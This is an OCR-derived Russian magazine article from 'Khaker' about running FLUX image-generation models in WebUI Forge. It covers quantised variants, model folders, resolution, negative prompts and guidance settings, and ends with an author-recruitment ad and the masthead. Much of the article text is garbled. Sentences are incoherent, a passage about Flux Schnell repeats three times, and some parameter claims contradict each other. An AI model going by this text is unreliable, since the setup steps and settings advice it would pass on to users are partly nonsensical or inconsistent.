Нас же интересует добавление в WebUI Forge поддержки модели FLUX. Теперь можно использовать все возможные варианты модели от полнощёкой до 8-битной, и в битной NF4. Кстати, можно сравнить выбрать ей и модель или сразу несколько моделей текстового декодера

Как это работает? Почти точно так же, как любая другая базовая модель, использование которого гарантирует Stable Diffusion (и конечно, Forge) не нужно. Отличается Flux Dev.safetensors. Скачать. В каталоге Forge есть папка. Достаточно отдельной папки для моделей, которые можно выбрать на странице «Генерация» VAE, отдельные для моделей.

FLUX — сверхбольшая модель, в которой может быть представлена модель. В отличие от сравнения Kolmogorov, Beth GLOP может сохранить только одну (обобщающий или частичный вариант декодера). В версии Forge есть выбор версии GB, GB и не дает ответа до 12 — это вариант квантования (сжатия) модели. Чем выше цифра, тем больше сжатие. Сжатие приводит к потерям качества. Но в отличие от квантования LLM, которое сжимает веса, сжатие проходит по всем тензорам производится различное частей модели. Зато GB-версии сохраняют лучшее качество. Рекомендуется использовать GB-версии FP8 и FP16. GGUF отличается сто всем вариантами, включая GB, а между ними — выбирать нужно по принципу «чем больше, тем лучше». Сравнение FP16 — версия — качество выбирается по принципу «чем больше, тем лучше». Но чем больше модель, не только выделяется, если не обычная видеопамять карты, но и оперативная. Если не обычная видеопамять карты — выгружается в оперативную. Если не обычная видеопамять карты — выгружается в оперативную. Но оперативная — медленнее, чем видеопамять. Поэтому лучше использовать модели, которые помещаются в видеопамять. Предварительная обработка для варианта сжатости FP4 (самые быстрые) — Nunchaku. Для Nunchaku нужно скачать отдельные файлы, разложив их по трем разным папкам — models/diffusion_models, models/text_encoders и models/vae. Нужно перенастроить в папку, в которой лежит все остальные базовые модели, в разделе «Расширения» — «Nunchaku».

Также поддержка версии Flux Kontext, которая позволяет, как интерфейс, в режиме Flux to models/checkpoints/flux1_kontext_dev.safetensors.

Для Flux — Schnell — версия, которая разработчиком. Положить в папку models/checkpoints.

Поскольку версия Flux Schnell Forge нацелена прежде, как интерфейс, в режиме Flux to models/checkpoints/flux1_schnell.safetensors.

Для Flux — Schnell — версия, которая разработчиком. Положить в папку models/checkpoints.

Поскольку версия Flux Schnell Forge нацелена прежде, как интерфейс, в режиме Flux to models/checkpoints/flux1_schnell.safetensors.

Для Flux — Schnell — версия, которая разработчиком. Положить в папку models/checkpoints.

Поскольку версия Flux Schnell Forge нацелена прежде, как интерфейс, в режиме Flux to models/checkpoints/flux1_schnell.safetensors.

Теперь можно настроить дифференциальное квантование, установить настройки Stable Diffusion Guide (рекомендуемые начало по значения 2) — и можно использовать.

Даже если ты перешел/перешел просто ты, сингтетированный видео задачи Flux-like дифференциалы. Выберем вариант, что для Flux — Schnell — и попытаться использовать сохраненные текстовые декодеры и VAE, которые уже есть.

ФИШКИ FLUX.1

ДОБИВАЕМСЯ ЛУЧШИХ КАРТИНОК ОТ НОВОЙ ГЕНЕРАТИВНОЙ МОДЕЛИ

ГЕНЕРИРУЕМ ЕРЕТИКИ В РАЗРЕШЕНИИ 2K

Я создал FLUX.1 [dev] для генерации изображений с разрешением 2K. То есть «квадратом по умолчанию» является не 1024 X 1024, а 1440 X 1440 (со всеми производными — при использовании соотношения сторон отличного от 1:1). Зачем?Я об этом не знает, но нейтаграфные модели легко определяются вручную на вкладке Models, после чего все все соотношения сторон автоматически будут пересчитываться исходя из указанного разрешения.

INFO

Если не определяющие метаданные модели вручную, то в настройке ancestra стоит указывать повышение разрешения в 1.4 или 1.5 раза, а не вдвое.

ДЕЛАЕМ КАДРЫ ИЗ ФИЛЬМОВ: 16:9

Flux поддерживает генерацию кадров с соотношением сторон 16:9 и разрешением 1920 X 1080 непосредственно, без апскейла. При выборе этого соотношения сторон в качестве дополнительного бонуса сохраняется возможность, в таком соотношении сторон в обучающей базе модели присутствовали сцены из фильмов.

НЕГАТИВНЫЕ КЛЮЧЕВЫЕ СЛОВА

Однако из серьезных ограничений Flux стало отсутствие поддержки негативных ключевых слов. Это связано с рекомендацией разработчиков использовать Flux guidance равным 3.5. Стоит значение негативных ключевых слова не работают не в одной модели, включая Flux.

Как работают негативные ключевые слова

При использовании параметра CFG отличного от единицы, модель генерирует предсказания дважды — один раз на основе промта (условной запрос) и один раз на основе исходной промт (может содержать как негативные ключевые слова, так и просто шум или пустой запрос). Параметр CFG управляет тем, насколько сильно учитывать условный промт по сравнению с исходной промт (полным между этими двумя предсказаниями регулируется в зависимости от величины CFG scale. Если CFG = 1, то исходя просто не генерируется, что вдвое сокращает время генерации.

Итак, разработчики FLUX.1 [dev] рекомендуют всегда использовать CFG равный единице, что, с одной стороны, является серьезным компромиссом модели и сокращает время генерации (напомним, модель — тяжелая, генерация длительная), а другой — не позволяет использовать негативные ключевые слова.

Спустя некоторое время пользователям нашли сразу несколько способов обойти это ограничение, но работать они будут только в версии [dev], «дистиллированная» версия хотяей поддержки негативных ключевых слов не получила.

Способ 1: Flux Guidance Scale

Встроенная CFG = 1.0, Flux Guidance Scale = 2.3, и негативные ключевые слова начинают работать. Обратная сторона медали: генерация происходит вдвое медленнее, зато в качестве дополнительного бонуса модель стала менее склонна сохранять более отсвечивает к тонкими, описывающим стилизацию картинки.

Способ 2: Dynamic Thresholding

Дополнительные параметры CFG неизбежно приводят к «выгоранию» картинки, однако, бороться с ним можно гораздо эффективнее высоких значений CFG разработчики давно научились, используя динамическое масштабирование.


Что что можно просто увеличить параметр CFG, рассказ, например, значение 4, и использовать вместе с ним параметры Dynamic Thresholding (DynamicCFG), для которого нужно точно подобрать параметры. Недостатки не до, дополнительно страдает разнообразие (начнется уменьшаемым Flux Guidance Scale на первого варианта решения), в в некоторых изображениях заметно снижается качество картинки которое компенсируется вторым способом или апскейлом. Рекомендую начать с настроек, как на скриншоте ниже.

Пользователи сообщ.ительного сообщества, использующие ноду Perpneg (перпендикулярный компонент) для негативных промтов в ComfyUI. К сожалению, просто отсоединить включить эту ноду в DreamUI.Я не нашел, но пользователям Comfy она доступна.

РАСКРЫВАЕМ КРЕАТИВНОСТЬ МОДЕЛИ

Пользователи сразу обратили внимание, что из модели убрали поддержку множества стилей и имен художников. Однако недавно в DreamUI.Был добавлен параметр Flux Guidance Scale (он же Flux Distilled Guidance) из вкладки Sampling. Манипулируя им пожелает добиться большей креативности (вместо параметра работает на так же, как CFG, которые делается в значение 1.

Вероятно, разработчики модели обучили ее, как должны выглядеть изображения при тех или иных значениях CFG, что и регулируется данным параметром. Значение Flux Guidance Scale по умолчанию — 3.5. Уменьшение этого значения поможет добиться большей креативности и не приведет к блеклости получающихся изображений, как это было бы в случае сильного понижения параметра CFG.



Значение параметра Flux Distilled Guidance трудно переоценить, оно имеет сильное влияние на стиль и «артистичность» изображения. Этот параметр может принимать значения как меньшие единицы, так и заметно большие, однако с практической точки зрения интерес представляет, вероятно, значения из диапазона 0.5–4 (значение по умолчанию — 3.5). С простым Flux Distilled Guidance рисование картинки постепенно упрощается: пропорции карандашного эскиза, мазки краски, исчезает текстура бумаги. Когда значение Flux Distilled Guidance добирается до дефолтных 3.5, рисунок приобретает практически полностью «цифровой» вид.

Flux Guidance можно комбинировать со значением основного CFG, отличным от единицы, однако здесь нужно быть осторожным: если основное CFG больше единицы, то шанса возникнуть значений Flux Guidance будет еще ниже, а дефолтные значения 3.5 картинка «выгорает».

Проиллюстрирую высказанные ранее гипотезы, в которых механизмы все параметры генерации, за исключением Flux Guidance. В первой галерее значения CFG = 1, во второй CFG = 2.

Я сгенерировал два набора изображений, попытавшись добиться стилизации под акварельный рисунок. Цель — примерно такая картинка.

С параметрами по умолчанию (CFG = 1, Flux Distilled Guidance = 3.5) рисунок, как и ожидалось, имеет «цифровой» вид, установка Flux Distilled Guidance = 1 дает довольно неинтересный результат, зато другие значения, включая значения меньше единицы, выдают вполне убедительную стилизацию.

ВЫВОДЫ

Как мы можем публикации статьи все еще обписаи внимании сообщества. Некоторые заложенные в модель ограничения уже научились обходить, сказано, что модель вполне годится для рисования. Уже появились первые лоры и ремиксы (пока более интересные, чем полезные, как это обычно и бывает с новыми архитектурами). Поддержка Flux в интерфейсе WebUI Forge и возможность запуска модели на старых видеокартах (требуется 8Гб видеопамяти) также появились в виде скачки версий, несомненно, добавит ей популярности.

СТАНЬ АВТОРОМ «ХАКЕРА»!

«Хакеру» нужны новые авторы, и ты можешь стать одним из них! Если тебе интересно то, о чем мы пишем, и есть желание исследовать эти темы вместе с нами, то не упусти возможность вступить в ряды наших авторов и получать за это все, что им причитается.

- **Авторы получают денежное вознаграждение.** Размер зависит от сложности и уникальности темы и объема проделанной работы (но не от объема текста).
- **Наши авторы читают «Хакер» бесплатно**: каждая опубликованная статья приносит месяц подписки и значительно увеличивает личную скидку. Уже после третьего раза подписка станет бесплатной навсегда.

Кроме того, **наличие публикаций — это отличный способ показать работодателю и коллегам, что ты в теме**. А еще мы планируем запуск англоязычной версии, так что **у тебя будет шанс быть узнанным и за рубежом**.

И конечно, **мы всегда указываем в статьях имя или псевдоним автора**. На сайте ты можешь сам заполнить характеристику, поставить фото, написать что-то о себе, добавить ссылку на сайт и профили в соцсетях. Или, наоборот, не делать этого в целях конспирации.

Я ТЕХНАРЬ, А НЕ ЖУРНАЛИСТ. ПОЛУЧИТСЯ ЛИ У МЕНЯ НАПИСАТЬ СТАТЬЮ?

Главное в нашем деле — знания по теме, а не корочки журналиста. Знаешь тему — значит, и написать сможешь. Не умеешь — поможем, будешь сомневаться — поддержим, накосячишь — отредактируем. Не зря у нас работает столько редакторов! Они не только правят буквы, но и помогают с темами и форматом и «причесывают» авторский текст, если в этом есть необходимость. И конечно, перед публикацией мы согласуем с автором все правки и вносим новые, если нужно.

КАК ПРИДУМАТЬ ТЕМУ?

Темы для статей — дело непростое, но и не такое сложное, как может показаться. Стоит начать, и ты наверняка будешь придумывать темы одну за другой!

Первым делом задай себе несколько простых вопросов:

- **«Разбираюсь ли я в чем-то, что может заинтересовать других?»** Частый случай: люди делают что-то потрясающее, но считают свое занятие вполне обыденным. Если твоя мама и девушка не хотят слушать про реверс малвари, сборку ядра Linux, проектирование микропроцессоров или хранение данных в ДНК, это не значит, что у тебя не найдется благодарных читателей.
- **«Были ли у меня в последнее время интересные проекты?»** Если ты ресерчишь, багхантишь, решаешь crackme или задачки на CTF, если ты разрабатываешь что-то необычное или даже просто настроил себе какую-то удобную штуковину, обязательно расскажи нам! Мы вместе придумаем, как лучше подать твои наработки.
- **«Знаю ли я какую-то историю, которая кажется мне крутой?»** Попробуй вспомнить: если ты буквально недавно рассказывал кому-то о чем-то очень важном или захватывающем (и связанным с ИБ или ИТ), то с немалой вероятностью это может быть неплохой темой для статьи. Или как минимум натолкнет тебя на тему.
- **«Не подмечал ли я, что в Хакере упустили что-то важное?»** Если мы о чем-то не писали, это могло быть не умышленно. Возможно, просто никому не пришла в голову эта тема или не было человека, который взял бы ее на себя. Кстати, даже если писать сам ты не собираешься, подкинуть нам идею все равно можно.

Уговорили, каков план действий?

1. Придумываешь актуальную тему или несколько.
2. Описываешь эту тему так, чтобы было понятно, что будет в статье и зачем ее кому-то читать. Обычно достаточно рабочего заголовка и нескольких предложений (pro tip: их потом можно пустить на введение).
3. Выбираешь редактора и отправляешь ему свои темы (можно главреду — он разберется). Заодно неплохо бывает представиться и написать пару слов о себе.
4. С редактором согласуете детали и сроки сдачи черновика. Также он выдает тебе правила оформления и отвечает на все интересующие вопросы.
5. Пишешь статью в срок и отправляешь ее. Если возникают какие-то проблемы, сомнения или просто задержки, ты знаешь, к кому обращаться.
6. Редактор читает статью, принимает ее или возвращает с просьбой доработать и руководством к действию.
7. Перед публикацией получаешь версию с правками и обсуждаешь их с редактором (или просто даешь добро).
8. Дожидаешься выхода статьи и поступления вознаграждения.

TL;DR

Если хочешь публиковаться в «Хакере», придумай тему для первой статьи и предложи редакции.

ХАКЕР

18+

№9 (306)

Андрей Письменный
Главный редактор
pismenny@glc.ru

Валентин Холмогоров
Ведущий редактор
valentin@holmogorov.ru

Илья Русанен
Разработка
rusanen@glc.ru

Евгения Шарипова
Литературный редактор

yambuto
Бильд-редактор
yambuto@gmail.com

MEGANEWS

Мария Нефёдова
nefedova@glc.ru

КОНСУЛЬТАЦИОННЫЙ СОВЕТ

Иван Андреев, Олег Афонин,
Марк Бруцкий-Стем-
пковский, Алексей Глазков,
Nik Zerof, Юрий Язев

РЕКЛАМА

Анна Яковлева
Директор по спецпроектам
yakovleva.a@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Вопросы о подписке:
lapina@glc.ru

Вопросы о материалах:
support@glc.ru

Учредитель: ИП Яковлева Анна Вадимовна ИНН 503806735948 ОГРН/ОГРНИП 320508100264021. Адрес: 141271, Россия, Московская область, Пушкино, мкр Софрино-1, дом 28, квартира 58. Телефон: +7(980)4591655. Зарегистрировано Федеральной службой по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство ЭЛ № ФС 77 – 73894 от 12.10.2018 года. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: content@glc.ru.

© Журнал «Хакер», РФ, 2024